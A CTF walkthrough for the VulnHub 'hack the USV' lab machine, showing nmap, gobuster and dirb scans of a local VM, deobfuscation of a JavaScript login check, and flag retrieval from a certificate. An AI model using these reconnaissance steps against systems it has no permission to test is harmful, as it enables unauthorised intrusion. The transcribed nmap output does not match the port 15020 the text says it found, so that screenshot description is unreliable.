

# hack the USV

Difficulty: Beginner/Intermediate

Instructions: The CTF is a virtual machine and has been tested in Virtual Box. It has all required drivers if you want it to run on VMware or KVM (virtio). The network interface of the virtual machine will take its IP settings from DHCP.

Flags: There are 7 flags that should be discovered in form of: Country\_name Flag: [md5 hash]. In CTF platform of the CTF-USV competition there was a hint available for each flag, but accessing it would imply a penalty. If you need any of those hints to solve the challenge, send me a message on Twitter @gusu\_oana and I will be glad to help.


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Link to download: <https://www.vulnhub.com/entry/usv-2016-v101,175/>

Walkthrough by basil

## Reconnaissance

The IP of the target machine is given.



Let's do an nmap scan


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sudo nmap -sV -sC -p- 192.168.56.102
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The screenshot shows a Parrot Terminal window titled "Parrot Terminal". Inside, a user has executed a command to run Nmap against the IP address 192.168.56.102. The output of the scan is displayed, showing several open ports and their associated services:

- Port 21/tcp:** open ftp, ProFTPD 1.3.5e
- Port 22/tcp:** open ssh, OpenSSH 7.4p1 Debian 59+deb8u1 (protocol 2.0)
- Port 80/tcp:** open http, Apache/2.4.18 (Ubuntu)
- Port 4369/tcp:** open epmd, Erlang Port Mapper Daemon
- Port 5222/tcp:** open ejabberd, ejabberd (Protocol 1.0)
- Port 8080/tcp:** open xapp, XWiki

The XWiki service banner indicates it's version 1.0 running on localhost. The terminal also shows some error messages related to host discovery and capabilities.

A large, semi-transparent watermark for "Safetech Labs" is overlaid on the center of the terminal window. At the bottom of the terminal, there are navigation icons and a status bar showing the current directory as /home/user/.ssh.





We don't find anything on this page so we enumerate the directories for further information.  
gobuster dir --url http://192.168.56.102/ -w (wordlistpath)


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[base@parrot]~[/comp ctf walkthroughs/hacktheusv]
$gobuster dir --url http://192.168.56.102/ -w /usr/share/wordlists/dirb/big.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://192.168.56.102/
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/big.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s
=====
2020/08/05 19:38:31 Starting gobuster
=====
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/admin2 (Status: 301)
/server-status (Status: 403)
=====
2020/08/05 19:38:36 Finished
=====
[base@parrot]~[/comp ctf walkthroughs/hacktheusv]
$
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
During our directory enumeration we find a page called admin2, we open it in our browser and find it to be login page.



We take a look at the source code and find that the password is hidden itself in the page. The page uses javascript to verify the password. The javascript is in hex encode




This script was encrypted, the complete obfuscated JavaScript code can be seen in the following screenshot. used an online javascript modifier to convert it into readable form.



When I closely analyzed this JavaScript code, I found that some of the operations given in the code are just to create confusion and make it look complex. The Detailed analysis of this JavaScript is given below.

- The input value that is entered as the password is retrieved as `var _0xb252x4`
- It is concatenated to 4469. (It's not addition as operator `+` is used on password value which is a string, resulting in string concatenation)
- The new string which is taken as an integer is subtracted from 234562221224
- The resulting value is multiplied with 1988
- If the final value is equal to 1079950212331060, the MD5 sum of the input value is the first flag

After solving this problem mathematically, the output was: 77779673. So, let us enter this value as a password on the login page to verify whether the above analysis is correct or not.



In the above screenshot, we can see that the password was accepted successfully, and we have got the first flag, i.e., Italy.


Let us move to the next flag. After spending some more time on this page, I found that there is no way to proceed from here. So, I started exploring the other open ports which were identified by the Nmap scan.

This time I chose to explore the HTTPS service on port number 15020 which was identified by the Nmap scan.

http://192.168.56.102:15020



You can see in the above screenshot; a custom SSL certificate is configured on the target system. We must accept this certificate to go to the target application. When we open the ip on our browser we find that we need to install ssl certificate. We take a look at the details of the certificate for information; at the issuer section we find our 2<sup>nd</sup> flag.



Now let's enumerate directories on this webpage.

dirb http://192.168.56.102:15020



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Parrot Terminal
By The Dark Raver
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START TIME: Wed Aug 5 20:01:39 2020
URL_BASE: https://192.168.56.102:15020/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612

---- Scanning URL: https://192.168.56.102:15020/ ----
==> DIRECTORY: https://192.168.56.102:15020/blog/
+ https://192.168.56.102:15020/index.html (CODE:200|SIZE:3275)
+ https://192.168.56.102:15020/server-status (CODE:403|SIZE:222)
==> DIRECTORY: https://192.168.56.102:15020/vault/

---- Entering directory: https://192.168.56.102:15020/blog/ ----
==> DIRECTORY: https://192.168.56.102:15020/blog/admin/
==> DIRECTORY: https://192.168.56.102:15020/blog/classes/
==> DIRECTORY: https://192.168.56.102:15020/blog/css/
==> DIRECTORY: https://192.168.56.102:15020/blog/images/
+ https://192.168.56.102:15020/blog/index.php (CODE:200|SIZE:4466)

---- Entering directory: https://192.168.56.102:15020/vault/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-u' if you want to scan it anyway)


---- Entering directory: https://192.168.56.102:15020/blog/admin/ ----
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Here we find two interesting directories blog/ and vault/. The vault/ directory contain an enormous amount of directories so we leave it for now.

